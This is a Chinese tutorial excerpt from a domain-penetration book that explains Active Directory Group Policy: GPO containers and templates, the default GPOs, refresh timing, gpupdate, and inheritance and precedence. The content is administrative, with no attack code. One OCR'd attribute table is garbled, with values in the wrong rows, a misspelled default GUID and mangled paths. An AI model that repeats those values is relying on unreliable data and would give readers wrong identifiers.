


域中的组策略

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

组策略是 Windows 环境下用户管理对象的一种手段，其允许管理员通过组策略设置和组策略首选项为用户和计算机指定受管理配置的基础结构。

组策略分为本地组策略和域环境中的组策略：

-

- 本地组策略适合于管理独立未加入域的工作组的机器，其仅能影响当前环境下正在使用的计算机；
- 而域环境中的组策略则是用于管理域环境中的各种对象，其可以影响所关联的站点(site)、域(domain)、组织单位(OU)；


本文主要讲解域环境中的组策略。域环境中通过配置组策略可以对域中的用户、用户组、计算机等对象进行不同维度的管理：如安全配置、软件安装配置、注册表配置、开关机与登入登出管理等。配置的组策略对象通过关联到站点(site)、域(domain)、组织单位(OU)上来在不同层级应用不同的组策略配置。

在企业中，域管理员通过组策略管理控制台(GPMC, Group Policy Management Console)进行组策略的编辑和应用，以此利用组策略管理整个域。可以简单的把GPMC当成企业管理的神经中枢，而其中的每一条组策略则是神经中枢的每一条神经，正是通过每一条组策略才使得整个企业域环境井井有条的运行着。

组策略内包含 计算机配置 和 用户配置 两部分：

- 计算机配置：其位于“组策略管理编辑器”中的“计算机配置”下，当计算机开机时，系统会根据计算机配置的组策略内容来设置计算机的环境。无论哪个用户登录到计算机，该计算机都会应用组策略的计算机配置。例如在域中配置了组策略，则这个组策略中的计算机设置就会被应用到这个域内的所有计算机上。
- 用户配置：其位于“组策略管理编辑器”中的“用户配置”下，当用户登录时，系统会根据用户配置的组策略内容来设置用户的工作环境。无论该用户登录到哪一台计算机，都会应用组策略的该用户配置。例如在组织单位 OU 技术部配置了组策略，则这个组策略中的用户配置就会被应用到这个技术部组织单位 OU 内的所有用户的工作环境机器上。

如图所示，在组策略管理编辑器可以看到计算机配置和用户配置。



组策略的功能


企业域管理员通过组策略管理整个企业域环境，可想而知，组策略是多么的强大。

以下是组策略的部分功能：

- 账户策略的设置：例如设置用户账户的密码长度、密码使用期限、账户锁定策略等。
- 本地策略的设置：例如审核策略的设置、用户权限的分配、安全性的设置等。
- 脚本的设置：例如登录与注销、启动与关机脚本的设置。
- 用户工作环境的设置：例如隐藏用户桌面上所有的图标，删除开始菜单中的运行、搜索、关机等选项、在开始菜单中添加注销选项、删除浏览器的部分选项、强制通过指定的代理服务器上等等。
- 软件的安装与删除：用户登录或计算机启动时，自动为用户安装应用软件、自动修复应用软件或自动删除应用软件。

- 限制软件的执行：通过各种不同的软件限制策略来限制域用户只能运行指定的软件。
- 文件夹的重定向：例如改变文件、开始菜单等文件夹的存储位置。
- 限制访问可移动存储设备：例如限制将文件写入 U 盘、以免企业内机密文件被拷走。
- 其它的系统设置：例如让所有的计算机都自动信任指定的 CA(Certificate Authority)、限制安装设备驱动程序(device driver)等。
-

如图所示，是组策略的部分功能。



- ▼ 策略
 - > 软件设置
 - ▼ Windows 设置
 - > 域名解析策略
 - 脚本(启动/关机)
 - > 已部署的打印机
 - ▼ 安全设置
 - > 帐户策略
 - > 本地策略
 - > 事件日志
 - > 受限制的组
 - > 系统服务
 - > 注册表
 - > 文件系统
 - > 有线网络(IEEE 802.3)策略
 - > 高级安全 Windows Defender 防火墙
 - 网络列表管理器策略
 - > 无线网络(IEEE 802.11)策略
 - > 公钥策略
 - > 软件限制策略
 - > 应用程序控制策略
 - > IP 安全策略, 在 Active Directory (XIE.COM)
 - > 高级审核策略配置
 - > 基于策略的 QoS
 - > 管理模板: 从本地计算机中检索的策略定义(ADMX 文件)。
 - ▼ 首选项
 - ▼ Windows 设置
 - 环境
 - 文件
 - 文件夹
 - Ini 文件
 - > 注册表
 - 网络共享
 - 快捷方式
 - > 控制面板设置

组策略对象 GPO

组策略是通过 GPO(Group Policy Object, 组策略对象)来设置的, 而你只需要将 GPO 链接到指定的站点(site)、域(domain)、组织单位(OU), 此 GPO 内的设置值就会影响到该站点(site)、域(domain)、组织单位(OU)内的所有用户和计算机。组策略对象 GPO 由 组策略容器(GPC, Group Policy Containers) 与 组策略模板(GPT, Group Policy Templet) 两部分组成, 它们分别存储在不同的位置。


如图所示, 可以看到组策略、组策略对象、组策略容器和组策略模板之间的关系。



1. 组策略容器 GPC

GPC(Group Policy Containers, 组策略容器)是组织组策略模板的一种容器, 可以将其视为组织管理具体配置的容器, GPC 存储在活动目录数据库内, 它记载着此 GPO 的属性、版本、策略名称、组策略 GUID、组策略链接到的层级等信息。域成员计算机可以通过 GPC 的属性来得知 GPT 的存储位置, 而域控制器可利用版本来判断其所拥有的 GPO 是否为最新版本, 以便作为是否需要从其它域控制器复制最新 GPO 的依据。

组策



[135.14 [Server2019.xie.com]]				
_DC=xie.DC.com,10.211.55.14 [Server2019.xie.com]				
Attribute	Syntax	Count	Value(s)	
cn	DirectoryString	1	{3182F34D-016D-11D2-945F-00C04F898F9}	
displayName	DirectoryString	1	Default Domain Policy	
distinguishedName	DN	1	CN={3182F34D-016D-11D2-945F-00C04F898F9},CN=Polices,CN=	
dSCorePropagationData	GeneralizedTime	4	2021/9/28 22:56:01;2021/9/28 22:55:42;2021/6/30 18:33:11;1601	
flags	Integer	1	0	
gPCSysprep	DirectoryString	1	\\file.com\sysprep\file.com\Polices\{3182F34D-016D-11D2-945F-00C0	
gPCFunctionalityVersion	Integer	2	{35378EAC-683F-11D2-A89A-00C04F8BCFA2}{3306AB1B-248B-11	
gPMCMachineExtension...	DirectoryString	1		
instanceType	Integer	1	4	
isCriticalSystemObject	Boolean	1	TRUE	
name	DirectoryString	1	{3182F34D-016D-11D2-945F-00C04F898F9}	
nTSecurityDescriptor	NTSecurityDescriptor	1	D:P(A)(DA)(CA)(C)dcadcf8b-fbf1-4141-b410-00a0c968f939;A(U)(A)...	
objectCategory	CN=Schema,CN=Schema,CN=Group Policy Container,CN=Schema,CN=Configuration,DC=...	1	top:container;group-policy-container	
objectClass	OID	3	{6F78E72-479E-4130-AFC6-905F8F917AFC}	
objectSID	OctetString	1	TRUE	
permissionsAndInherited...	Boolean	1	-1946157056	
systemFlags	Integer	1	0x6196	
uSNCachedName	Integer8	1	0x1628	
uSNCreated	Integer8	1	11	
versionNumber	Integer	1	2021/9/28 22:56:01	
whenChanged	GeneralizedTime	1	2021/6/30 18:31:09	
whenCreated	GeneralizedTime	1		

从 GPC 的属性中获得关于该组策略的一些

- cn 和 name：组策略的 GUID
- displayName：组策略的名称，下图是 Default Domain Controller Policy。
- distinguishedName：组策略的完整 DN 路径
- gPCFileSysPath：组策略模板 GPT 所在的具体路径，即客户端查找具体配置信息的路径，位于域控的 sysvol 共享中；

如图所示，是 Default Domain Controllers Policy 组策略对象的属性。

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	{6AC1786C-016F-11D2-945F-00C04FB984F9}
displayName	DirectoryString	1	Default Domain Controllers Policy
distinguishedName	DN	1	CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=xie,DC=com
dSCorePropagationData	GeneralizedTime	2	2021/6/30 18:33:11;1601/1/1 8:00:00
flags	Integer	1	0
gPCFileSysPath	DirectoryString	1	\\xie.com\sysvol\xie.com\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}
gPCFunctionalityVersion	Integer	1	2
gPCMachExtensionNames	DirectoryString	1	{[827D319E-6EAC-11D2-A4EA-00C04F79F83A]{803E14A0-B4FB-11D0-A0D0-00A0C90F5748}}
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	TRUE
name	DirectoryString	1	{6AC1786C-016F-11D2-945F-00C04FB984F9}
ntSecurityDescriptor	NTSecurityDescriptor	1	D:PAI(A;;CCLCSWRPWLPORCWDWO;;;DA)(A;;CCLCSWRPWLPORCWDWO;;;DA)(A;;CCLCSWRPWLPORCWDWO;;;DA)
objectCategory	DN	1	CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	3	top;container;groupPolicyContainer
objectGUID	OctetString	1	{1C9D6C07-B6FD-4955-95A2-F6E4BDF8C5F2}
showInAdvancedViewOnly	Boolean	1	TRUE
systemFlags	Integer	1	-1946157056
uSNCreated	Integer8	1	0x162B
uSNChanged	Integer8	1	0x162B
versionNumber	Integer	1	1
whenChanged	GeneralizedTime	1	2021/6/30 18:31:09
whenCreated	GeneralizedTime	1	2021/6/30 18:31:09

当某个对象应用了组策略时，该对象的 gPLink 属性将包含指向该组策略容器的完整 DN，gPLink 属性值形式如下：

[LDAP://CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=xie,DC=com;0]

如图所示，Domain Controllers 组织单元应用了 Default Domain Controller Policy 组策略，所以该组织单元的 gPLink 属性指向了该组策略对象的 DN。

\\xie.com\sysvol\xie.com\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}		
名称	修改日期	类型
MACHINE	2021/6/30 18:31	文件夹
USER	2021/6/30 18:31	文件夹
GPT.INI	2021/6/30 18:31	配置设置

3. 默认 GPO

当 ADDS 活动目录域服务部署完成后，默认会创建两个组策略对象，分别是：

- 默认域策略 Default Domain Policy：如图所示，此 GPO 组策略对象默认已经被链接到域，该 GPO 的 GUID 为{31B2F340-016D-11D2-945F-00C04FB984F9}。该策略默认启用，因此其设置会被应用到整个域内的所有用户与计算机。
- 默认域控策略 Default Domain Controller Policy：如图所示，此 GPO 组策略对象默认已经被链接到组织单位 Domain Controllers，该 GPO 的 GUID 为{6AC1786C-016F-11D2-945F-00C04fB984F9}。该策略默认启用，因此其设置值会被应用到 Domain Controllers 内的所有用户与计算机。

组策略管理


文件(F) 操作(A) 查看(V) 窗口(W) 帮助(H)

组策略管理

- 林: xie.com
 - 域
 - xie.com
 - Default Domain Policy
 - Domain Controllers
 - Default Domain Controllers Policy
 - 组策略对象
 - WMI 筛选器
 - Starter GPO
 - 站点
 - 组策略建模
 - 组策略结果

Default Domain Policy

作用域	详细信息	设置	委派
域:	xie.com		
所有者:	Domain Admins (XIE\Domain Admins)		
创建时间:	2021/6/30 18:31:09		
修改时间:	2021/9/28 22:56:01		
用户版本:	0 (AD), 0 (SYSVOL)		
计算机版本:	11 (AD), 11 (SYSVOL)		
唯一 ID:	{31B2F340-016D-11D2-945F-00C04FB984F9}		
GPO 状态(S):	已启用		
注释:			



注：任何情况下，不建议对 Default Domain Policy 和 Default Domain Contoller Policy 策略进行修改。


策略设置与首选项设置

域环境下的组策略的设置可分为 **策略** 与 **首选项** 两种(本地组策略无首选项设置)。

- 策略设置是强制性的，客户端应用这些设置后将无法更改(某些设置值虽然客户端可以自行变更,但是下次应用策略时，仍然会被修改为策略内的设置值)；
- 而首选项设置是非强制性的，也就是可选的。客户端可以自行更改设置值。因此首选项设置可以作为默认值；要应用首选项设置的客户端需要安装支持首选项设置的 Client-Side Extension(CSE)，Windows7 及其以后的系统默认已包含 CSE，其他系统的系统需要手动去微软官网下载 CSE 组件并安装，更新编号为“KB943729”。

因此，当策略和首选项设置相同的设置时，策略设置的优先级会高于首选项设置。

如图所示，可以看到计算机配置和用户配置下均有策略和首选项。



针对组策略的过滤筛选，策略和首选项也是不同的：

- 如果要过滤策略设置的话，必须针对整个 GPO 来过滤。例如某个 GPO 已经被应用到技术部，但是我们可以通过过滤设置来让其不要应用到技术部的李四，也就是整个 GPO 内的所有设置项目都不会被应用到李四。
- 而首选项设置可以针对单一设置项目来过滤。

组策略的应用时机

当创建或修改了组策略对象后，这些设置值并不是立刻就对其中的用户和计算机有效，而是必须等 GPO 组策略对象设置值被应用到用户或计算机后才生效。GPO 组策略对象设置值内的计算机配置与用户配置的应用时机并不相同。并且从 Windows Server 2012 开始，组策略支持在域控上强制推送组策略到目标计算机和目标用户。

1. 计算机配置的应用时机

计算机会在下面场景中应用 GPO 组策略对象的计算机配置值：

\1) 计算机开机时会自动应用。

\2) 若计算机已经开机，则会每隔一段时间自动应用：

-

- 域控：默认是每隔 5 分钟自动应用一次。这个我们可以在组策略管理——>Default Domain Policy——>计算机配置——>策略——>管理模板——>系统——>组策略——>设置域控制器的组策略刷新闻隔选项来查看和修改域控制器组策略默认刷新时间间隔，如图所示。
- 普通域主机：默认是每隔 90 分钟到 120 分钟自动应用一次。这个我们可以在组策略管理——>Default Domain Policy——>计算机配置——>策略——>管理模板——>系统——>组策略——>设置计算机的组策略刷新闻隔来查看和修改普通计算机组策略默认刷新时间间隔，如图所示。

\3) 不论策略设置是否发生变化，计算机都会每隔 16 小时自动应用一次安全设置策略。

\4) 手动应用：到主机上命令执行框执行：gpupdate /target:computer /force，该命令只会影响组策略的计算机配置。



组策略			
设置域控制器的组策略刷新间隔			
编辑策略设置			
要求: Windows 2000 及以上版本			
描述: 此策略设置指定在正在运行的域控制器上组策略的后台更新频率。除了在系统启动时执行更新外,还会依照此设置执行更新。			
默认情况下,域控制器上的组策略会每隔 5 分钟更新一次。			
如果启用此设置,则可以指定从 0 到 64,800 分钟(45 天)的时间间隔。如果选择 0 分钟,则域控制器会每隔 7 秒尝试更新组策略一次。但是,由于更新操作可能会影响用户工作并增加网络流量,对于大多数安装,设置太短的更新时间间隔是不合适的。			
如果禁用或未配置此设置,域控制器会每隔 5 分钟更新组策略一次(默认值)。若要指定在计算机正在使用时不更新用户的组策略,请选择“关闭组策略的后台刷新”设置。			
通过此设置,你还可以指定实际更			
设置	状态	注释	
配置组策略慢速链接检测	未配置	否	
设置计算机的组策略刷新间隔	未配置	否	
设置域控制器的组策略刷新间隔	未配置	否	
配置登录脚本延迟	未配置	否	
对于组策略对象编辑器,总是使用本地 ADM 文件	未配置	否	
关闭策略的结果集记录	未配置	否	
在策略刷新期间启用 AD/DFS 域控制器同步	未配置	否	
将直接访问连接配置为快速网络连接	未配置	否	
检测到慢速网络连接时,将组策略处理更改为异步运行。	未配置	否	
指定启动策略处理等待时间	未配置	否	
配置用户组策略环回处理模式	未配置	否	
通过远程桌面服务登录时允许异步处理用户组策略	未配置	否	
配置应用程序首选项扩展策略处理	未配置	否	
配置数据源首选项扩展策略处理	未配置	否	
配置设备首选项扩展策略处理	未配置	否	
配置驱动器映射首选项扩展策略处理	未配置	否	
配置环境首选项扩展策略处理	未配置	否	
配置文件首选项扩展策略处理	未配置	否	
配置文件夹选项首选项扩展策略处理	未配置	否	
配置文件夹选项首选项扩展策略处理	未配置	否	
配置 Ini 文件首选项扩展策略处理	未配置	否	
配置 Internet 设置首选项扩展策略处理	未配置	否	
配置本地用户和组首选项扩展策略处理	未配置	否	
配置网络共享首选项扩展策略处理	未配置	否	
配置网络选项首选项扩展策略处理	未配置	否	



组策略			
设置计算机的组策略刷新闻隔		设置	状态 注释
编辑策略设置	要求: Windows 2000 及以上版本	配置组策略慢速链接检测	未配置 否
		设置计算机的组策略刷新闻隔	未配置 否
描述: 此策略设置指定当计算机正在使用时计算机组策略的后台更新频率。此设置只为“计算机配置”文件夹中的组策略指定后台更新频率。	除了后台更新之外，在系统启动时总会更新计算机的组策略。	设置域控制器的组策略刷新闻隔	未配置 否
		配置登录脚本延迟	未配置 否
默认情况下，计算机组策略会在后台每隔 90 分钟更新一次，并将时间作 0 到 30 分钟的随机调整。	如果启用此设置，则可以指定从 0 到 64,800 分钟(45 天)的时间间隔。如果选择 0 分钟，则计算机每隔 7 秒尝试更新组策略一次。但是，由于更新操作可能会影响用户工作并增加网络流量，对于大多数安装，设置太短的更新时间间隔是不合适的。	对于组策略对象编辑器，总是使用本地 ADM 文件	未配置 否
		关闭策略的结果集记录	未配置 否
如果禁用此设置，组策略会每隔 90 分钟更新一次(默认值)。若要指定在计算机正在使用时不更新组策略		在策略刷新期间启用 AD/DFS 域控制器同步	未配置 否
		将直接访问连接配置为快速网络连接	未配置 否
		检测到慢速网络连接时，将组策略处理更改为异步运行。	未配置 否
		指定启动策略处理等待时间	未配置 否
		配置用户组策略环回处理模式	未配置 否
		通过远程桌面服务登录时允许异步处理用户组策略	未配置 否
		配置应用程序首选项扩展策略处理	未配置 否
		配置数据源首选项扩展策略处理	未配置 否
		配置设备首选项扩展策略处理	未配置 否
		配置驱动器映射首选项扩展策略处理	未配置 否
		配置环境首选项扩展策略处理	未配置 否
		配置文件首选项扩展策略处理	未配置 否
		配置文件夹首选项扩展策略处理	未配置 否
		配置文件夹首选项扩展策略处理	未配置 否
		配置 Ini 文件首选项扩展策略处理	未配置 否
		配置 Internet 设置首选项扩展策略处理	未配置 否
		配置本地用户和组首选项扩展策略处理	未配置 否
		配置网络共享首选项扩展策略处理	未配置 否
		配置网络选项首选项扩展策略处理	未配置 否

2. 用户配置的应用时机

域用户会在下面场景中应用 GPO 的用户配置值：

\1) 用户登录时会自动应用。

\2) 若用户已经登录的话，则默认会每隔 90 到 120 分钟自动应用一次。这个我们可以在组策略管理——>Default Domain Policy——>用户配置——>策略——>管理模板——>系统——>组策略——>设置用户的组策略刷新闻隔 选项来查看和修改用户默认刷新时间间隔，如图所示。

\3) 不论策略设置值是否发生变化，都会每隔 16 小时自动应用一次安全设置策略。

\4) 手动应用：到主机上命令执行框执行：gpupdate /target:user /force，该命令只会影响组策略的用户配置。



注：

- 执行 `gpupdate /force` 会同时应用组策略的计算机和用户的配置。
- 部分策略设置需要计算机重新启动或用户登录才有效，例如软件安装策略与文件夹重定向策略。

3. 强制更新组策略

从 Windows Server 2012 开始，除了可以在客户端机器上强制刷新组策略，我们也可以在域控上通过组策略的强制更新，来推送给目标机器和目标用户组策略，并且该组策略能在 10 分钟内在目标计算机或目标用户上生效。

强制更新组策略操作如下：

首先选中要强制更新组策略的 OU。如图所示，我们选中的 OU 是 Domain Controllers，然后右键——>组策略更新(U)，点击即可。



然后点击是，如图所示：



强制组策略更新



你已选择对 Domain Controllers 及其所有子容器中所有计算机的组策略执行强制更新。如果选择下面的“是”，将在以下计算机上更新用户和计算机策略设置：

1 计算机

是否确实要为这些计算机更新策略？



是

否

帮助

如图所示，在接下来的 10 分钟内，指定 OU 和所有子容器内的所有计算机将会强制执行组策略更新。





组策略应用规则

组策略不是对组进行设置，而且对其关联的站点(site)、域(domain)、组织单位(OU)进行设置。组策略被应用的最小单元是 OU，即不能直接将一个组策略应用到某个用户或某个计算机上，而应该将这些计算机或用户加入一个 OU 中，然后将组策略链接到该 OU 上，OU 可以具有层级关系的嵌套（即 OU 中又包含子 OU）。

组策略的默认应用规则如下：

- 组策略支持继承性和累加性：组策略被应用到某个层级上时，会有继承关系存在，除非显式的“阻止继承”，否则默认情况下链接到高层级的组策略配置同样会应用到该层级以下的 OU（和多级子 OU 中）。因此，某个 OU 下的对象所应用的组策略配置除了链接到自身 OU 的组策略对象外还包括从上层继承而来的组策略配置。也就是说组织单位 OU 继承域的组策略，域的组策略继承站点的组策略。如果同时给站点(site)、域(domain)、组织单位

(OU)部署组策略，在组策略不冲突的前提下组织单位会同时应用域和站点的组策略。但是给父域部署的子策略不能继承到子域上，域和域之间的组策略也不支持继承。


- 组策略的优先级：如果组策略冲突的话，会优先应用组织单位的组策略，然后应用域的组策略，最后才是站点的组策略。也就是说，组策略优先级：组织单位(OU)>域(domain)>站点(site)。
- 如果有多条组策略，则应用策略是自从而下应用。
